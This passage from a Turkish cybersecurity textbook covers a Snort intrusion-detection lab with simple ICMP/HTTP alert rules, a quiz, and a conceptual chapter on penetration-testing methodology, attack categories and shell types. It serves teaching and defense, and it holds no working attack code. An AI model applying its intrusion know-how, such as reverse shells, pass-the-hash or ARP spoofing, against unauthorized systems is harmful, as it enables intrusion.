           Copyright (C) 2014-2026 Cisco and/or its affiliates. All rights reserved.
           Copyright (C) 1998-2013 Sourcefire, Inc., et al.
           Using DAQ version 3.0.24
           Using libpcap version 1.10.4 (with TPACKET_V3)
           Using LuaJIT version 2.1.1761786044
           Using LZMA version 5.8.2
           Using OpenSSL 3.5.0 8 Apr 2025
           Using PCRE2 version 10.42 2022-12-11
           Using ZLIB version 1.3.1
```

Görsel 2.78: Snort kurulum ve versiyon kontrolü

2. Adım: cd /root ve ardından **nano local.rules** komutlarını girerek kural oluşturmak için gerekli ekranı açınız (Görsel 2.79).



Görsel 2.79: Kural oluşturma

3. Adım: Şu kuralları nano editörüne girerek kaydederek çıkınız (Görsel 2.80):

alert icmp 192.168.1.27 any -> 192.168.1.100 any (msg:"Windows cihazdan Kali'ye ICMP ping tespit edildi-MTEGM KITAP"; sid:1000001; rev:1;)

alert tcp 192.168.1.27 any -> 192.168.1.100 80 (msg:"Windows cihazdan Kali'ye HTTP isteği tespit edildi-MTEGM KITAP"; sid:1000002; rev:1;)




Görsel 2.80: Kural yazma

4. Adım: **sudo snort -i eth0 -R /root/local.rules -A alert_fast** komutu girilerek tanımlanan kurallar doğrultusunda alarm üretecek şekilde ağ izleme işlemi başlatınız (Görsel 2.81).




Görsel 2.81: Ağ izleme

5. Adım: 192.168.1.27 IP adresli cihazdan 192.168.1.100 IP adresli cihaza ping işlemini gerçekleştiriniz (Görsel 2.82).



Görsel 2.82: Ping işlemi

6. Adım: Ping işlemi gerçekleştikten sonra Snort uygulamasının ilgili alarmı tetiklediğini tespit ediniz ve alarmı inceleyiniz (Görsel 2.83).



Görsel 2.83: Alarmın izlenmesi

Sıra Sizde

Yerel ağ ortamında gerçekleşen HTTP ve HTTPS trafiğini analiz etmek amacıyla Snort aracı üzerinde kural yazarak ilgili protokollerin tespit edilmesini sağlayınız. Oluşturduğunuz kurallar doğrultusunda ağ trafiğini izleyerek alarm üretimini gözlemleyiniz ve elde edilen bulguları sızma testi perspektifinden değerlendiriniz.



ÖLÇME VE DEĞERLENDİRME

A) Aşağıda verilen cümlelerin başındaki boşluğa cümlede yer alan ifade doğru ise "D", yanlış ise "Y" yazınız.

1. ( ) Pasif bilgi toplama sürecinde hedef sistemle doğrudan etkileşime geçilir.

2. ( ) Açık bir port, sistem üzerinde çalışan bir servisin varlığını gösterebilir.

3. ( ) TCP SYN tarama yönteminde bağlantı tamamen kurularak veri alışverişi yapılır.

4. ( ) Metasploit Framework, sistemlerdeki zafiyetleri istismar ederek Payload çalıştırmak için kullanılan bir araçtır.

5. ( ) Kablosuz ağlarda WPA2 şifreleme yöntemi, WEP'e göre daha zayıf bir güvenlik sağlar.

6. ( ) Snort, ağ trafiğini analiz ederek belirlenen kurallara göre alarm üretebilen bir IDS/IPS sistemidir.

B) Aşağıdaki soruları dikkatlice okuyarak doğru cevabı işaretleyiniz.

7. Metasploit Framework kullanılarak bir hedef sistemde yetkisiz erişim sağlandıktan sonra çalıştırılan kod parçasına ne ad verilir?

A) Encoder
B) Exploit
C) Listener
D) Payload
E) Scanner

8. Aşağıdakilerden hangisi kablosuz ağ güvenliği açısından en güçlü şifreleme protokolüdür?

A) Open Network
B) WEP
C) WPA
D) WPA2
E) WPA3

9. Snort aracının kullanım amacı aşağıdakilerden hangisidir?

A) Şifre kırma işlemleri gerçekleştirmek
B) Ağ trafiğini izleme ve saldırı tespiti yapmak
C) Zararlı yazılım geliştirmek
D) Port yönlendirme işlemleri yapmak
E) Veri tabanı yönetimi yapmak

10. Aşağıdakilerden hangisi pasif bilgi toplama sürecine örnektir?

A) Nmap ile port tarama
B) Exploit çalıştırma
C) Brute-force saldırısı
D) Açık bilgi kaynağı araştırması
E) Zafiyet tarama

11. Aşağıdakilerden hangisi TCP SYN tarama yöntemiyle ilgili doğru bir ifadedir?

A) Bağlantı başlatılır ancak tamamlanmadan sonlandırılır.
B) Hiç paket gönderilmez.
C) Tam bağlantı kurularak veri alışverişi yapılır.
D) Sadece UDP protokolü kullanılır.
E) Sadece açık portları kapatır.

12. Sızma testi sürecinin doğru sıralaması aşağıdakilerden hangisidir?

A) İstismar → Keşif → Raporlama
B) Tarama → Raporlama → Keşif
C) Keşif → Tarama → Zafiyet Analizi → İstismar → Raporlama
D) Raporlama → İstismar → Tarama
E) Tarama → İstismar → Keşif

13. Aşağıdakilerden hangisi Aggressive Scan (-A) yöntemi ile ilgili doğru bir ifadedir?

A) Sadece açık portları listeler.
B) Hedef sistem hakkında kapsamlı bilgi toplar (OS, servis, versiyon vb.).
C) Hiç ağ trafiği oluşturmaz.
D) Sadece UDP protokolünü kullanır.
E) Sadece pasif bilgi toplama yapar.

14. Zafiyet tarama araçlarının ürettiği false positive sonucu neyi ifade eder?

A) Gerçek bir güvenlik açığının tespit edilmesi
B) Sistemin tamamen güvenli olması
C) Var olmayan bir zafiyetin varmış gibi raporlanması
D) Saldırının başarıyla gerçekleşmesi
E) Sistem erişiminin engellenmesi

3.
ÖĞRENME BİRİMİ

SIZMA TESTİ UYGULAMALARI



KONULAR

3.1. GÜVENLİK AÇIKLARININ TESPİTİNDE SIZMA TESTİ UYGULAMALARI

3.2. ZAFİYET TESPİT RAPORU HAZIRLAMA

NELER ÖĞRENECEKSİNİZ?

- Güvenlik açıklarını tespit edecek uygulamalar yapma
- Sızma testi raporu hazırlama

TEMEL KAVRAMLAR

Ağ segmentasyonu, anonim erişim, ayrıntılı bilgi toplama, bilgi sızdırma, dış ağ, dizin keşfi, iç ağ, parola deneme saldırıları, , port ve servis keşfi, ters bağlantı (reverse shell), uzaktan komut çalıştırma, yetki yükseltme

HAZIRLIK ÇALIŞMALARI

1. Günlük hayatta kullandığınız bir web sitesine giriş yapmadan (login olmadan) hangi sayfalara ve içeriklere erişebildiğinizi inceleyerek erişebildiğiniz sayfalar üzerinden site hakkında hangi bilgileri çıkarabileceğinizi değerlendiriniz. Değerlendirmelerinizi sınıf arkadaşlarınızla paylaşınız.
2. Kendi kullandığınız bilgisayar veya telefon üzerinde çalışan uygulamaları gözlemleyiniz. Arka planda çalışan servis veya uygulamaların güvenlik açısından ne tür riskler oluşturabileceğini değerlendirerek düşüncelerinizi sınıf arkadaşlarınızla paylaşınız.
3. Tanımadığınız bir kişinin sizden telefon, mesaj veya e-posta yoluyla kişisel bilgi (şifre, kimlik bilgisi vb.) istediğini hayal ediniz. Bu durumda nasıl davranmanız gerektiğini ve hangi bilgileri kesinlikle paylaşmamanız gerektiğini ifade ediniz.

3.1. GÜVENLİK AÇIKLARININ TESPİTİNDE SIZMA TESTİ UYGULAMALARI

Bugün bilgi sistemleri yalnızca teknik bileşenlerden değil insan, süreç ve teknoloji üçlüsünün birlikte çalıştığı karmaşık yapılardan oluşur. Bu yapıların güvenliğini sağlamak ise yalnızca teorik önlemlerle değil gerçek saldırı senaryolarının kontrollü bir şekilde simüle edilmesiyle mümkün hâle gelir. İşte bu noktada sızma testleri, sistemlerin dışarıdan ve içeriden gelebilecek tehditlere karşı ne kadar dayanıklı olduğunu ortaya koyan en önemli yöntemlerden biri olarak öne çıkar.

Sızma (penetrasyon) testleri; bir saldırganın bakış açısıyla hareket ederek hedef sistemlerdeki zayıflıkları tespit etmeyi, bu zafiyetlerin ne ölçüde istismar edilebileceğini göstermeyi ve oluşabilecek riskleri somut verilerle ortaya koymayı amaçlar. Bu süreçte amaç, zarar vermek değil aksine olası zararları önceden belirleyerek gerekli güvenlik önlemlerinin alınmasını sağlamaktır. Bu yönüyle sızma testleri, kurumların güvenlik olgunluk seviyesini değerlendirmede kritik bir rol oynar. Bugün teknolojinin farklı alanlara yayılmasıyla birlikte sızma testleri de yalnızca klasik ağ yapılarıyla sınırlı kalmamış, çok daha geniş bir yelpazeye yayılmıştır. Bu kapsamda farklı sistem ve altyapılara yönelik çeşitli sızma testi türleri uygulanır. Örneğin kablosuz ağlar üzerinden yetkisiz erişimlerin tespit edilmesine yönelik **kablosuz ağ sızma testleri**, mobil cihazlarda çalışan uygulamaların güvenliğini değerlendiren **mobil uygulama sızma testleri** ve kurum içi sistemlere yönelik tehditleri analiz eden **iç ağ sızma testleri** bu alanın temel başlıkları arasında yer alır. Bunun yanı sıra internet üzerinden erişilebilen sistemlerin güvenliğini ölçmek amacıyla **dış ağ sızma testleri**, finansal işlemlerin güvenliğini sağlamak için **ödeme altyapısı sızma testleri** ve kullanıcı etkileşiminin yoğun olduğu sistemlerde uygulanan **web uygulama sızma testleri** de yaygın olarak gerçekleştirilir. Endüstriyel kontrol sistemlerinin hedef alındığı **SCADA sızma testleri**, otonom çalışan teknolojilerin güvenliğini inceleyen **otonom sistem sızma testleri**, günlük hayatta sıkça kullanılan cihazlara yönelik **ATM/KIOSK sızma testleri** ve donanım tabanlı çözümleri kapsayan **gömülü sistem sızma testleri** ise daha spesifik ve ileri düzey uygulama alanlarıdır. Tüm bu test türleri, farklı sistemlerin kendine özgü risklerini ortaya çıkarmayı hedeflerken ortak bir amaca hizmet eder. Bu amaç, güvenlik açıklarını erken aşamada tespit etmek ve bu açıkların kötü niyetli kişiler tarafından kullanılmasını engellemektir. Bu nedenle sızma testleri yalnızca bir güvenlik kontrolü değildir.

Aynı zamanda sürekli gelişen tehdit ortamına karşı proaktif bir savunma mekanizmasıdır (Görsel 3.1).



Görsel 3.1: Sızma testleri

Not

Bu bölümde yer alan uygulamalar; kullanılan işletim sistemi sürümü, sistem bağımlılıkları, kütüphaneler ve araçların gerektirdiği ek özelliklere bağlı olarak farklılık gösterebilir. Bu nedenle uygulamaları gerçekleştirirken ihtiyaç duyulan güncellemelerin yapılması, eksik bağımlılıkların giderilmesi ve gerekli araçların doğru şekilde kurulması önem arz eder. Ayrıca gerçekleştirilen tüm çalışmaların etik kurallar çerçevesinde yürütülmesi gerekmektedir. Bu uygulamalar yalnızca eğitim ve yetkili test ortamlarında kullanılmalı, izinsiz sistemler üzerinde kesinlikle uygulanmamalıdır. Aksi durumlar hem hukuki hem de etik açıdan sorumluluk doğurur.

3.1.1. Ağ Sızma Testi Uygulamaları

Bugün bilgisayar ağları; kurumların veri iletişimini sağlayan, hizmetlerin sürekliliğini destekleyen ve kritik bilgilerin taşındığı önemli sistemlerden biridir ancak bu ağlar; yanlış yapılandırmalar, güncel olmayan sistemler ve güvenlik açıkları nedeniyle siber saldırganlar için hedef hâline gelmektedir. Bu nedenle ağ güvenliğinin sağlanması, yalnızca teorik bilgilerle değil gerçek senaryolar üzerinden yapılan uygulamalarla mümkündür.

Ağ sızma testleri (Network penetration testing), bir saldırganın bakış açısıyla hareket edilerek ağ altyapısındaki zafiyetlerin tespit edilmesini amaçlayan kontrollü güvenlik değerlendirme süreçleridir. Bu testler sayesinde açık portlar, zayıf servisler, hatalı yapılandırmalar ve yetkisiz erişim noktaları ortaya çıkarılabilir. Böylece kurumlar, olası saldırılar gerçekleşmeden önce gerekli önlem alma fırsatı elde eder.

Ağ sızma testleri genel olarak **iç ağ (internal)** ve **dış ağ (external)** testleri biçiminde iki temel yaklaşım üzerinden gerçekleştirilir. İç ağ testlerinde kurum içerisinden gelebilecek tehditler değerlendirilirken dış ağ testlerinde internet üzerinden erişilebilen sistemlerin güvenliği analiz edilir.

Ağ sızma testi uygulamalarında hedef sistemlerin keşfi (reconnaissance), port ve servis tarama işlemleri, zafiyetlerin belirlenmesi ve temel istismar (exploitation) adımları ele alınır. Kullanılacak araçlar ve yöntemler sayesinde ağ sızma testi uygulamaları yalnızca bir güvenlik kontrolü değil aynı zamanda sistemlerin dayanıklılığını artırmaya yönelik proaktif bir tekniktir.

Ağ Sızma Testlerinde Kullanılan Metodolojiler

Ağ sızma testi uygulamaları belirli bir plan ve metodoloji çerçevesinde gerçekleştirilir. Bu metodolojiler; test sürecinin sistematik, tekrarlanabilir ve güvenli bir şekilde yürütülmesini sağlar. Yapılan testlerin uluslararası standartlara uygun olmasına da katkıda bulunur. Bu alanda en yaygın kullanılan metodolojilerden biri **PTES**'tir. PTES, sızma testi sürecini yedi temel aşamada ele alır. Bu yaklaşım, testin başından sonuna kadar sistematik bir yol haritası sunar. Bir diğer önemli metodoloji ise **OWASP Testing Guide**'dır. Her ne kadar web uygulamalarına odaklansa da ağ üzerinden erişilen servislerin test edilmesinde de önemli bir referans kaynağıdır. OWASP özellikle zafiyetlerin sınıflandırılması ve test edilmesi konusunda rehberlik sağlar. Bunun yanında **NIST (SP 800-115)** tarafından yayımlanan **Technical Guide to Information Security Testing and Assessment** dokümanı, sızma testleri için kapsamlı bir çerçeve sunar. NIST metodolojisi; planlama, keşif, saldırı ve raporlama aşamalarını temel alarak daha resmî ve kurumsal bir yaklaşım benimser. Ağ sızma testlerinde kullanılan temel metodoloji adımları genel olarak şu şekilde özetlenebilir:

1. **Planlama ve Kapsam Belirleme:** Testin hedefleri, sınırları ve izinleri belirlenir.
2. **Bilgi Toplama (Reconnaissance):** Hedef sistemler hakkında aktif ve pasif bilgi toplanır.
3. **Tarama ve Keşif (Scanning):** Açık portlar, servisler ve çalışan sistemler tespit edilir.
4. **Zafiyet Analizi (Vulnerability Analysis):** Tespit edilen sistemlerdeki güvenlik açıkları belirlenir.
5. **İstismar (Exploitation):** Zafiyetlerin gerçekten kullanılabilir olup olmadığı test edilir.
6. **Yetki Yükseltme ve Kalıcılık (Post-Exploitation):** Sistemde elde edilen erişimin derinliği analiz edilir.
7. **Raporlama:** Tüm bulgular, risk seviyeleri ve çözüm önerileri ile birlikte raporlanır.

Ağ sızma testi uzmanı, çalışmaya genelde araç çalıştırarak değil önce **kapsamı ve kuralları netleştirerek** başlar çünkü **ağ sızma testi** yalnızca teknik bir süreç değil izin, sınır, risk ve kayıt altına alma gerektiren profesyonel bir güvenlik değerlendirmesidir. Bu nedenle test uzmanı ilk aşamada hangi sistemlerin test edileceğini, hangi IP aralıklarının kapsamda olduğunu, hangi saatlerde işlem yapılacağını, üretim ortamına zarar vermemek için hangi sınırlamaların geçerli olduğunu ve acil durumda kiminle iletişim kurulacağını belirler. Bu aşama çoğu zaman kapsam dokümanı, yetkilendirme yazısı ve test planı ile desteklenir. Bundan sonra uzman, hedef ağ hakkında **ön bilgi toplama** aşamasına geçer. Burada amaç, doğrudan saldırmak değil ağın yapısını anlamaktır. İncelenen başlıca noktalar; IP blokları, aktif sistemler, ağ segmentleri, internetten erişilebilen servisler, DNS kayıtları, alt alan adları, yönlendirici ve güvenlik duvarı izleri, kullanılan işletim sistemleri, servis sürümleri ve olası üçüncü taraf bileşenlerdir. Eğer iç ağ testi yapılıyorsa ayrıca VLAN yapısı, DHCP/DNS düzeni, etki alanı yapısı, paylaşımlar, kullanıcı istemcileri,

sunucular ve ağ cihazlarının yönetim arayüzleri de gözden geçirilir (Görsel 3.2).



Görsel 3.2: Ağ altyapısı bilgi toplama

Bilgi toplamanın ardından uzman, **tarama ve keşif** sürecini yürütür. Bu aşamada hangi cihazların aktif olduğu, hangi portların açık bulunduğu, hangi servislerin çalıştığı ve bu servislerin hangi sürümlerde olduğu belirlenir. Sadece port açık mı kapalı mı, sorusuna bakılmaz. O portun gerçekten ne sunduğu, ne kadar güncel olduğu ve bilinen zafiyetlerle eşleşip eşleşmediği de incelenir. Aynı zamanda gereksiz servisler, yanlış yapılandırılmış yönetim panelleri, eski SMB, FTP ve Telnet servisleri, açık veritabanı portları, şifrelenmemiş protokoller gibi riskli alanlar not edilir. Sonraki aşamada uzman, **zafiyet analizi** yapar. Bu aşama çok önemlidir çünkü her görülen bilgi bir açık değildir. Uzman, topladığı verileri yorumlayarak gerçek risk oluşturabilecek durumları ayıklar. Örneğin açık bir portun bulunması tek başına kritik olmayabilir ancak o portta çalışan servisin eski sürüm olması, varsayılan hesap kullanması veya kimlik doğrulama hatası içermesi ciddi riskler doğurabilir. Bu nedenle uzman; servis zafiyetleri, kimlik doğrulama zayıflıkları, yanlış erişim izinleri, ağ segmentasyon eksikleri, zayıf parola politikaları, gereksiz yetkileri, şifrelenmemiş iletişimi ve iç ağda yanal hareket imkânı veren yapılandırmaları değerlendirir.

Kontrollü biçimde doğrulama ve istismar aşamasına geçilir. Buradaki amaç zarar vermek değil tespit edilen zafiyetin gerçekten kullanılabilir olup olmadığını göstermektir. Uzman, bu aşamada örneğin zayıf parola denemeleri, yanlış yetkilendirme kontrolleri, servis bazlı Exploit doğrulamaları, paylaşım erişimi testleri, Ortadaki Adam saldırılarına açık senaryolar, VLAN ayrımının aşılıp aşılamadığı, iç ağda başka sistemlere geçiş imkânı gibi konuları sınar. Bu işlem; daima kontrollü yürütülür, hizmet kesintisi oluşturabilecek veya veri bozabilecek agresif adımlar dikkatle planlanır. Eğer ilk erişim elde edilirse uzman, ilerlemeye devam ederek sistemin ne kadar savunmasız olduğunu anlamak için yetki yükseltme ve ağ içinde ilerleme imkânlarını da inceler. Düşük yetkili bir kullanıcı hesabından daha yüksek haklara çıkılabiliyor mu, aynı kimlik bilgileri başka sistemlerde de çalışıyor mu, paylaşım izinleri üzerinden hassas verilere erişim mümkün mü, etki alanı ortamında kimlik bilgisi sızıntısı var mı, segmentasyon gerçekten uygulanıyor mu gibi sorular cevaplanır. Bu aşamada uzman, saldırganın gerçek hayatta ne kadar ileri gidebileceğini ortaya koymaya çalışır.

Ağ sızma testi uzmanı teknik adımlar kadar **kanıt toplama ve kayıt tutma** işine de önem verir. Bulunan her açık için ekran görüntüleri, komut çıktıları, log kayıtları, erişim örnekleri, etkilenen sistem bilgileri

ve tekrar üretim adımları toplanır çünkü iyi bir testin değeri yalnızca açık bulmakta değil o açığın ispatlanabilir ve düzeltilebilir biçimde sunulmasındadır.

Test tamamlandıktan sonra uzman **risk analizi** ve **etki değerlendirmesi** yapar. Her bulgu aynı önemde değildir. Bu nedenle açıklıkların işletmeye etkisi, sömürülebilirlik düzeyi, dışarıdan veya içeriden erişilebilir olup olmadığı, hangi verileri veya hizmetleri etkileyebileceği ve zincirleme saldırıya yol açıp açmayacağı değerlendirilir. Genellikle kritik, yüksek, orta, düşük gibi seviyeler kullanılır. Burada yalnızca teknik şiddet değil iş etkisi de dikkate alınır.

Raporlama, son aşamadır. Profesyonel bir ağ sızma testi raporu genelde iki bölüm hâlinde hazırlanır. İlki, yöneticilere yönelik **özet** bölümüdür. Burada testin amacı, kapsamı, genel risk seviyesi, en kritik bulgular ve kısa öneriler yer alır. İkincisi teknik bölümdür. Bu bölümde her bulgu için açıklama, etkilenen sistemler, kanıtlar, istismar yöntemi, risk seviyesi ve çözüm önerileri ayrıntılı biçimde yazılır. Örneğin yalnızca **SMB açık** denmez. Hangi sistemde bulunduğu, neden riskli olduğu, nasıl doğrulandığı ve nasıl kapatılması gerektiği açıkça belirtilir.

İyi bir sızma testi uzmanı raporu teslim edip işi bitirmez. Çoğu zaman **iyileştirme önerileri** de sunar. Bunlar arasında gereksiz servislerin kapatılması, eski sürümlerin güncellenmesi, güçlü parola politikalarının uygulanması, MFA kullanımı, ağ segmentasyonunun iyileştirilmesi, SMB, LDAP ve SSL yapılandırmalarının güçlendirilmesi, yönetim arayüzlerinin sınırlandırılması, loglama, izleme mekanizmalarının artırılması gibi maddeler bulunur. Ardından mümkünse düzeltmeler yapıldıktan sonra tekrar doğrulama testi gerçekleştirilir.

Ağ Sızma Testlerinde Test Edilen Açıklıklar ve Saldırılar

Ağ sızma testlerinde amaç yalnızca sistemlere erişmek değil aynı zamanda bu erişimin hangi zafiyetler üzerinden mümkün olduğunu ortaya koymaktır. Bu süreçte hem teknik açıklar hem de yapılandırma hataları detaylı şekilde incelenir. Test edilen başlıca açıklıklar ve bu açıklıklara yönelik saldırı türleri Tablo 3.1'de verilmiştir.

Tablo 3.1: Ağ Sızma Testlerinde Açıklıklar, Saldırılar ve Saldırı Türleri

Açıklık Türü	Test Edilen Durumlar	Uygulanan Saldırılar	Saldırı Türü (Kategori)
Açık Port ve Servis Zafiyetleri	Gereksiz açık portlar, eski servisler, yanlış yapılandırmalar	Servis exploitleri, banner grabbing, brute-force	Aktif saldırı, servis istismarı (exploitation)
Kimlik Doğrulama Zafiyetleri	Zayıf şifreler, varsayılan hesaplar, parola tekrar kullanımı	Brute-force, password spraying, credential stuffing	Kimlik doğrulama saldırıları (Authentication attacks)
Ağ Yapılandırma Hataları	Firewall hataları, açık yönetim portları, VLAN yanlışları	Yetkisiz erişim, network pivoting, ACL bypass	Yetki aşımı, ağ içi ilerleme (lateral movement)
Paylaşım ve Yetkilendirme Açıkları	SMB (Server Message Block) paylaşımları, yanlış izinler, açık klasörler	SMB enumeration, null session, veri sızdırma	Bilgi toplama (Enumeration), veri sızdırma



Açıklık Türü	Test Edilen Durumlar	Uygulanan Saldırılar	Saldırı Türü (Kategori)
Ağ Trafiği Güvenlik Açıkları	Şifresiz iletişim, zayıf SSL/TLS, açık veri iletimi	MitM, packet sniffing, session hijacking	Dinleme (Sniffing), Ortadaki Adam (MitM)
Kablosuz Ağ Zafiyetleri	Zayıf şifreleme, açık SSID, varsayılan ayarlar	Handshake yakalama, Evil Twin, deauth saldırısı	Kablosuz saldırılar (Wireless attacks)
Yetki Yükseltme ve Ağ İçinde Yayılma	Yerel zafiyetler, yanlış yetkilendirme, domain açıkları	Privilege escalation (yetki yükseltme), pass-the-hash, lateral movement	Yetki yükseltme, post-exploitation

Yerel ağ seviyesinde gerçekleştirilen Layer 2 saldırıları, ağ altyapısının en temel katmanını hedef alarak veri akışını manipüle etmeye ve güvenlik kontrollerini aşmaya yönelik kritik tehditler oluşturur. Bu alanda test edilen Layer 2'ye ait başlıca açıklıklar ve bu açıklıklara yönelik saldırı türleri Tablo 3.2'de verilmiştir.

Tablo 3.2: Layer 2'ye Ait Başlıca Açıklıklar, Saldırılar ve Saldırı Türleri

Açıklık Türü	Test Edilen Durumlar	Uygulanan Saldırılar	Saldırı Türü (Kategori)
ARP Zafiyetleri	ARP doğrulama yokluğu, statik ARP kullanılmaması	ARP Spoofing/ARP Poisoning	MitM
DHCP Güvenlik Açıkları	DHCP doğrulama eksikliği	DHCP Spoofing, Rogue DHCP	Yetkisiz ağ yönlendirme
VLAN Zafiyetleri	Yanlış VLAN yapılandırması, trunk hataları	VLAN Hopping (Switch Spoofing, Double Tagging)	Ağ segmentasyonu ihlali
MAC Adres Güvenliği Eksikliği	Port security olmaması	MAC Flooding	CAM Table overflow
Switch Güvenlik Açıkları	STP koruması yok.	STP Manipulation saldırıları	Ağ yönlendirme manipülasyonu

Ağ Sızma Testi Uygulamalarında Exploit Kullanımı

Sızma testlerinde Exploit kullanımı, tamamen kontrollü ve yetkilendirilmiş bir süreç içerisinde gerçekleştirilir. Bu aşamadaki temel amaç, sistemi ele geçirmek değil tespit edilen güvenlik açığının gerçekten istismar edilebilir olup olmadığını doğrulamaktır. Bu nedenle uzmanlar, doğrudan agresif saldırılar yerine aşamalı ve dikkatli bir yaklaşım benimser. Öncelikle zafiyetin varlığı doğrulanır, ardından düşük etkili testler uygulanarak sistem üzerindeki etkisi gözlemlenir. Gerekli görülmesi durumunda ise sınırlı ve kontrollü Exploit denemeleri yapılır. Canlı sistemler üzerinde gerçekleştirilen Exploit denemeleri dikkatli planlanmadığında çeşitli riskler doğurabilir. Yanlış veya kontrolsüz uygulamalar sonucunda servislerin durması, sistemlerin kararsız hâle gelmesi, veri kaybı gibi istenmeyen durumlar ortaya

çıkabilir. Bu nedenle profesyonel sızma testlerinde belirli çalışma saatleri tanımlanır, kritik sistemler için özel kısıtlamalar uygulanır ve mümkün olduğunda testler izole edilmiş laboratuvar ortamlarında gerçekleştirilir.

Ağ Sızma Testlerinde Shell Kavramı

Shell, bir sistem üzerinde komutların çalıştırılmasını sağlayan arayüzdür. Kullanıcı ile işletim sistemi arasında bir köprü görevi görür. Sızma testleri açısından değerlendirildiğinde ise shell elde edilmesi, hedef sistem üzerinde belirli bir kontrol seviyesine ulaşıldığını gösterir. Bu durum, tespit edilen zafiyetin yalnızca teorik olmadığını, pratikte de kullanılabildiğini ortaya koyar. Sızma testlerinde elde edilen shelller farklı türlerde olabilir ve her biri erişim seviyesi, kullanım kolaylığı ve yetenek açısından farklılık gösterir.

1. Bind Shell

Bind shell, hedef sistem üzerinde belirli bir portun dinlemeye açılması ve test uzmanının bu porta bağlanması mantığıyla çalışır. Bu yöntemde bağlantıyı başlatan taraf test uzmanıdır. Hedef sistem, bir port üzerinden **bekler**. Test uzmanı bu porta bağlanarak komut çalıştırır. Genellikle basit senaryolarda kullanılır. **Dezavantajı** güvenlik duvarları (firewall) tarafından engellenme ihtimalinin yüksek oluşudur.

2. Reverse Shell

Reverse shell, hedef sistemin test uzmanına doğru bağlantı başlatması prensibine dayanır. Bu yöntem özellikle ağ güvenlik önlemlerini aşmak açısından oldukça etkilidir. Bu yöntemde hedef sistem dışarıya bağlantı kurar. Test uzmanı bağlantıyı dinler. Firewall arkasındaki sistemlere erişimde avantaj sağlar. **Avantajı** ise çoğu durumda dışa doğru bağlantılar engellenmediği için daha başarılı sonuç vermesidir.

3. Non-Interactive Shell

Sınırlı shelller, komut çalıştırmaya izin verse de tam etkileşimli bir ortam sunmaz.

Özellikleri şunlardır:

- Tek seferlik veya sınırlı komut çalıştırma mümkündür.
- Terminal özellikleri kısıtlıdır.
- Genellikle ilk erişim aşamasında elde edilir.

4. Interactive Shell

Etkilişimli shelller, daha gelişmiş ve kullanıcı dostu bir türdür. Normal bir terminal gibi davranır.

Özellikleri şunlardır:

- Komut geçmişi kullanılabilir.
- Tab tamamlama, ekran kontrolü gibi özellikler vardır.
- Daha stabil ve kullanışlıdır.

Sızma testlerinde genellikle ilk elde edilen sınırlı shell, daha sonra etkileşimli hâle getirilmeye çalışılır.



5. Privileged Shell

Yetkili shell, sistem üzerinde yüksek yetkilerle [örneğin yönetici (root)] çalıştırılan shelldir.

Özellikleri şunlardır:

- Tüm sistem üzerinde kontrol sağlar.
- Dosya sistemi, kullanıcılar ve servisler yönetilebilir.
- En kritik aşamayı temsil eder.

Ağ sızma testlerinde shell elde etmek, sürecin önemli bir dönüm noktasıdır ancak asıl önemli olan, bu erişimin seviyesi ve kapsamıdır. Düşük yetkili bir shell ile sınırlı işlemler yapılabilirken yetkili bir shell ile sistem tamamen kontrol altına alınabilir.

Test sürecinde şu sorulara cevap aranır:

- Elde edilen shell hangi yetki seviyesinde çalışıyor?
- Sistem üzerinde kalıcılık sağlanabiliyor mu?
- Bu erişim diğer sistemlere geçiş için kullanılabilir mi?
- Ağ segmentasyonu bu tür erişimleri engelliyor mu?

İç Ağda VLAN/Switch Kaynaklı Güvenlik Kontrolleri

